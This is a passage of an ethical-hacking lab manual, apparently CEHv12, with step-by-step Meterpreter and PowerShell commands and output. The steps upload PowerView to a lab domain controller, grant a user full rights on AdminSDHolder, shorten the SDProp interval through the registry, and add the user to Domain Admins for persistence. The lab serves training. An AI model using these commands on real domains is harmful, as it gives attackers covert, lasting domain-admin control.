[*] mirrored : /home/attacker/PowerTools-master/PowerView -> C:\\Users\\Administrator\\Downloads\\Power
View
[*] uploading : /home/attacker/PowerTools-master/README.md -> C:\\Users\\Administrator\\Downloads\\READM
E.md
[*] uploaded : /home/attacker/PowerTools-master/README.md -> C:\\Users\\Administrator\\Downloads\\READM
E.md
meterpreter > shell
Process 8044 created.
Channel 57 created.
Microsoft Windows [Version 10.0.20348.469]
(c) Microsoft Corporation. All rights reserved.

C:\\Users\\Administrator\\Downloads>

```

26. Type **cd C:\\Windows\\System32** in the shell and press **Enter**.

```

[*] mirrored    : /home/attacker/PowerTools-master/PowerView/Tests -> C:\Users\Administrator\Downloads\PowerView\Tests
[*] uploading   : /home/attacker/PowerTools-master/PowerView/powerview.ps1 -> C:\Users\Administrator\Downloads\PowerView\powerview.ps1
[*] uploaded    : /home/attacker/PowerTools-master/PowerView/powerview.ps1 -> C:\Users\Administrator\Downloads\PowerView\powerview.ps1
[*] uploading   : /home/attacker/PowerTools-master/PowerView/powerview.psd1 -> C:\Users\Administrator\Downloads\PowerView\powerview.psd1
[*] uploaded    : /home/attacker/PowerTools-master/PowerView/powerview.psd1 -> C:\Users\Administrator\Downloads\PowerView\powerview.psd1
[*] uploading   : /home/attacker/PowerTools-master/PowerView/powerview.psml -> C:\Users\Administrator\Downloads\PowerView\powerview.psml
[*] uploaded    : /home/attacker/PowerTools-master/PowerView/powerview.psml -> C:\Users\Administrator\Downloads\PowerView\powerview.psml
[*] mirrored    : /home/attacker/PowerTools-master/PowerView -> C:\Users\Administrator\Downloads\PowerView
[*] uploading   : /home/attacker/PowerTools-master/README.md -> C:\Users\Administrator\Downloads\README.md
[*] uploaded    : /home/attacker/PowerTools-master/README.md -> C:\Users\Administrator\Downloads\README.md
meterpreter > shell
Process 8044 created.
Channel 57 created.
Microsoft Windows [Version 10.0.20348.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>cd C:\Windows\System32
cd C:\Windows\System32

C:\Windows\System32>

```

27. In the shell type **powershell** and press **Enter** to launch powershell

```

Downloads\PowerView\powerview.psd1
[*] uploaded    : /home/attacker/PowerTools-master/PowerView/powerview.psd1 -> C:\Users\Administrator\Downloads\PowerView\powerview.psd1
[*] uploading   : /home/attacker/PowerTools-master/PowerView/powerview.psml -> C:\Users\Administrator\Downloads\PowerView\powerview.psml
[*] uploaded    : /home/attacker/PowerTools-master/PowerView/powerview.psml -> C:\Users\Administrator\Downloads\PowerView\powerview.psml
[*] mirrored    : /home/attacker/PowerTools-master/PowerView -> C:\Users\Administrator\Downloads\PowerView
[*] uploading   : /home/attacker/PowerTools-master/README.md -> C:\Users\Administrator\Downloads\README.md
[*] uploaded    : /home/attacker/PowerTools-master/README.md -> C:\Users\Administrator\Downloads\README.md
[*] uploaded    : /home/attacker/PowerTools-master/README.md -> C:\Users\Administrator\Downloads\README.md
[*] uploaded    : /home/attacker/PowerTools-master/README.md -> C:\Users\Administrator\Downloads\README.md
meterpreter > shell
Process 8044 created.
Channel 57 created.
Microsoft Windows [Version 10.0.20348.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>cd C:\Windows\System32
cd C:\Windows\System32

C:\Windows\System32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\System32>

```

28. As we have access to PowerShell access with admin privileges, we can add a standard user **Martin** in the CEH domain to the **AdminSDHolder** directory and from there to the **Domain Admins** group, to maintain persistence in the domain.

29. To navigate to the PowerView folder in the target machine, in the powershell type **cd**

C:\Users\Administrator\Downloads\PowerView and press **Enter**.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is running a Windows PowerShell session. The command history shows:

```
Downloads\PowerView\powerview.ps1
[*] uploading : /home/attacker/PowerTools-master/PowerView/powerview.psm1 -> C:\Users\Administrator\Downloads\PowerView\powerview.psm1
[*] uploaded   : /home/attacker/PowerTools-master/PowerView/powerview.psm1 -> C:\Users\Administrator\Downloads\PowerView\powerview.psm1
[*] mirrored   : /home/attacker/PowerTools-master/PowerView -> C:\Users\Administrator\Downloads\PowerView
[*] uploading  : /home/attacker/PowerTools-master/README.md -> C:\Users\Administrator\Downloads\README.md
[*] uploaded   : /home/attacker/PowerTools-master/README.md -> C:\Users\Administrator\Downloads\README.md
meterpreter > shell
Process 8044 created.
Channel 57 created.
Microsoft Windows [Version 10.0.20348.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>cd C:\Windows\System32
cd C:\Windows\System32
C:\Windows\System32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\System32> cd C:\Users\Administrator\Downloads\PowerView
cd C:\Users\Administrator\Downloads\PowerView
PS C:\Users\Administrator\Downloads\PowerView>
```

30. Type, **Import-Module ./powerview.psm1** and press **Enter** to Import the powerview.psm1.

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
C:\Windows\System32>shell
shell
'shell' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\System32>exit
exit
meterpreter > shell
Process 5644 created.
Channel 58 created.
Microsoft Windows [Version 10.0.20348.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>cd C:\Windows\System32
cd C:\Windows\System32

C:\Windows\System32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\System32> cd C:\Users\Administrator
cd C:\Users\Administrator
PS C:\Users\Administrator> cd C:\Users\Administrator\Downloads\PowerView
cd C:\Users\Administrator\Downloads\PowerView
PS C:\Users\Administrator\Downloads\PowerView> Import-Module ./powerview.ps1
Import-Module ./powerview.ps1
PS C:\Users\Administrator\Downloads\PowerView>

```

31. In the powershell enter the following command and press **Enter** to add Martin to ACL.

Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName Martin -Verbose -Rights All

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>cd C:\Windows\System32
cd C:\Windows\System32

C:\Windows\System32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\System32> cd C:\Users\Administrator
cd C:\Users\Administrator
PS C:\Users\Administrator> cd C:\Users\Administrator\Downloads\PowerView
cd C:\Users\Administrator\Downloads\PowerView
PS C:\Users\Administrator\Downloads\PowerView> Import-Module ./powerview.ps1
Import-Module ./powerview.ps1
PS C:\Users\Administrator\Downloads\PowerView> Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName Martin -Verbose -Rights All
Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName Martin -Verbose -Rights All
VERBOSE: Get-DomainSearcher search string: LDAP://CN=AdminSDHolder,CN=System,DC=CEH,DC=com
VERBOSE: Get-DomainSearcher search string: LDAP://DC=CEH,DC=com
VERBOSE: Granting principal S-1-5-21-2083413944-2693254119-1471166842-1104 'All' on
CN=AdminSDHolder,CN=System,DC=CEH,DC=com
VERBOSE: Granting principal S-1-5-21-2083413944-2693254119-1471166842-1104 '00000000-0000-0000-0000-000000000000'
rights on CN=AdminSDHolder,CN=System,DC=CEH,DC=com
PS C:\Users\Administrator\Downloads\PowerView>

```

32. To check the permissions assigned to **Martin** enter the following command in the console and press **Enter**.

Get-ObjectAcl -SamAccountName "Martin" -ResolveGUIDs

```
Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
000000000000'
rights on CN=AdminSDHolder,CN=System,DC=CEH,DC=com
PS C:\Users\Administrator\Downloads\PowerView> Get-ObjectAcl -SamAccountName "Martin" -ResolveGUIDs
Get-ObjectAcl -SamAccountName "Martin" -ResolveGUIDs

InheritedObjectType : All
ObjectDN : CN=Martin J.,CN=Users,DC=CEH,DC=com
ObjectType : All
IdentityReference : NT AUTHORITY\SELF
IsInherited : False
ActiveDirectoryRights : GenericRead
PropagationFlags : None
ObjectFlags : None
InheritanceFlags : None
InheritanceType : None
AccessControlType : Allow
ObjectSID : S-1-5-21-2083413944-2693254119-1471166842-1104

InheritedObjectType : All
ObjectDN : CN=Martin J.,CN=Users,DC=CEH,DC=com
ObjectType : All
IdentityReference : NT AUTHORITY\Authenticated Users
IsInherited : False
ActiveDirectoryRights : ReadControl
PropagationFlags : None
ObjectFlags : None
InheritanceFlags : None
InheritanceType : None
AccessControlType : Allow
ObjectSID : S-1-5-21-2083413944-2693254119-1471166842-1104

msfconsole - Parrot Ter...
```

```
Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
ActiveDirectoryRights : ReadControl
PropagationFlags : None
ObjectFlags : None
InheritanceFlags : None
InheritanceType : None
AccessControlType : Allow
ObjectSID : S-1-5-21-2083413944-2693254119-1471166842-1104

InheritedObjectType : All
ObjectDN : CN=Martin J.,CN=Users,DC=CEH,DC=com
ObjectType : All
IdentityReference : NT AUTHORITY\SYSTEM
IsInherited : False
ActiveDirectoryRights : GenericAll
PropagationFlags : None
ObjectFlags : None
InheritanceFlags : None
InheritanceType : None
AccessControlType : Allow
ObjectSID : S-1-5-21-2083413944-2693254119-1471166842-1104

InheritedObjectType : All
ObjectDN : CN=Martin J.,CN=Users,DC=CEH,DC=com
ObjectType : All
IdentityReference : BUILTIN\Account Operators
IsInherited : False
ActiveDirectoryRights : GenericAll
PropagationFlags : None
ObjectFlags : None
InheritanceFlags : None
ObjectSID : S-1-5-21-2083413944-2693254119-1471166842-1104

msfconsole - Parrot Ter...
```

33. We can see that user **Martin** now has **GenericAll** active directory rights

34. Normally the changes in ACL will propagate automatically after 60 minutes, we can enter the following command to reduce the time interval of SDProp to 3 minutes.

```
REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /V AdminSDProtectFrequency /T REG_DWORD /F /D 300
```

Note: Microsoft doesn't recommend the modification of this setting, as this might cause performance issues in relation to LSASS process across the domain.

```
Applications Places System msfconsole - Parrot Terminal
Thu Apr 7, 07:15

File Edit View Search Terminal Help
ActiveDirectoryRights : ListChildren
PropagationFlags      : None
ObjectFlags           : None
InheritanceFlags      : ContainerInherit
InheritanceType       : All
AccessControlType     : Allow
ObjectSID             : S-1-5-21-2083413944-2693254119-1471166842-1104

InheritedObjectType   : All
ObjectDN              : CN=Martin J.,CN=Users,DC=CEH,DC=com
ObjectType            : All
IdentityReference     : BUILTIN\Administrators
IsInherited          : True
ActiveDirectoryRights : CreateChild, Self, WriteProperty, ExtendedRight, Delete, GenericRead, WriteDa
cl, WriteOwner
PropagationFlags      : None
ObjectFlags           : None
InheritanceFlags      : ContainerInherit
InheritanceType       : All
AccessControlType     : Allow
ObjectSID             : S-1-5-21-2083413944-2693254119-1471166842-1104

PS C:\Users\Administrator\Downloads\PowerView> REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Pa
rameters /V AdminSDProtectFrequency /T REG_DWORD /F /D 300
REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /V AdminSDProtectFrequency /T REG_DWOR
D /F /D 300
The operation completed successfully.
PS C:\Users\Administrator\Downloads\PowerView>
```

35. Now, click **CEHv12 Windows Server 2022** to switch to the **Windows Server 2022** machine and open **Server Manager** window. In the Server Manager window click on **Tools -> Active Directory Users and Computers**.

The screenshot shows the Windows Server Manager dashboard. On the left, there's a navigation pane with links like 'Dashboard', 'Local Server', 'All Servers', etc. The main area has a 'WELCOME TO SERVER MANAGER' section with a 'QUICK START' panel containing five numbered steps: 1. Configure this local server, 2. Add roles and features, 3. Add other servers to manage, 4. Create a server group, and 5. Connect this server to cloud. Below this is a 'ROLES AND SERVER GROUPS' section showing AD DS and DNS roles. The taskbar at the bottom includes the Start button, a search bar, and system icons.

36. In **Active Directory Users and Computers** window click on **View** and select **Advanced Features** option from the drop down list.

The screenshot shows the 'Active Directory Users and Computers' window. The 'View' menu is open, and the 'Advanced Features' option is highlighted. The main pane displays a list of users and groups. The taskbar at the bottom includes the Start button, a search bar, and system icons.

37. Now, expand **CEH.com** and **System** nodes and right click on **AdminSDHolder** folder and select **Properties**.

The screenshot shows the Windows Start Menu with the search bar containing 'Type here to search'. Below the search bar are several icons: File Explorer, Edge browser, Mail, File Cabinet, and a folder icon. To the right of the icons are the system tray with battery status and the date/time: 4:19 AM, 4/7/2022.


The main window is titled 'Active Directory Users and Computers [Server2022.CEH.]'. The left pane shows a tree view of the directory structure under 'CEH.com'. The 'System' container is selected. A context menu is open over the 'AdminSDHolder' folder, with 'Properties' highlighted.

The right pane displays a table of objects:

Name	Type	Description
Builtin	builtinDomain	
Computers	Container	Default container for up...
Domain Con...	Organizational...	Default container for do...
ForeignSecu...	Container	Default container for sec...
Infrastructure	infrastructureU...	
Keys	Container	Default container for ke...
LostAndFou...	lostAndFound	Default container for or...
Managed Se...	Container	Default container for ma...
NTDS Quotas	msDS-QuotaC...	Quota specifications co...
Program Data	Container	Default location for stor...
System	Container	Builtin system settings
TPM Devices	msTPM-Infor...	
Users	Container	Default container for up...

38. In the **AdminSDHolder Properties** window navigate to **Security** tab and you can see that user **Martin** has been added as a member in the directory with full access.

Note: It will take approximately **3** minutes for the user **Martin** to be added as a member in the directory.



39. Click **CEHv12 Parrot Security** to switch to **Parrot Security** machine and in the meterpreter shell enter the following command and press **Enter**, to add **Martin** to **Domain Admins** group as he is already having all the permissions.

```
net group "Domain Admins" Martin /add /domain
```


```
InheritanceType : All
AccessControlType : Allow
ObjectSID : S-1-5-21-2083413944-2693254119-1471166842-1104

InheritedObjectType : All
ObjectDN : CN=Martin J.,CN=Users,DC=CEH,DC=com
ObjectType : All
IdentityReference : BUILTIN\Administrators
IsInherited : True
ActiveDirectoryRights : CreateChild, Self, WriteProperty, ExtendedRight, Delete, GenericRead, WriteDa
cl, WriteOwner
PropagationFlags : None
ObjectFlags : None
InheritanceFlags : ContainerInherit
InheritanceType : All
AccessControlType : Allow
ObjectSID : S-1-5-21-2083413944-2693254119-1471166842-1104

PS C:\Users\Administrator\Downloads\PowerView> REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Pa
rameters /V AdminSDProtectFrequency /T REG_DWORD /F /D 300
REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /V AdminSDProtectFrequency /T REG_DWOR
D /F /D 300
The operation completed successfully.
PS C:\Users\Administrator\Downloads\PowerView> net group "Domain Admins" Martin /add /domain
net group "Domain Admins" Martin /add /domain
The command completed successfully.

PS C:\Users\Administrator\Downloads\PowerView>
```

40. Click **CEHv12 Windows Server 2022** to switch to **Windows Server 2022** machine and in the **Active Directory Users and Computers** window, click on **Users** folder right-click on **Martin J** user name and click on **properties**.

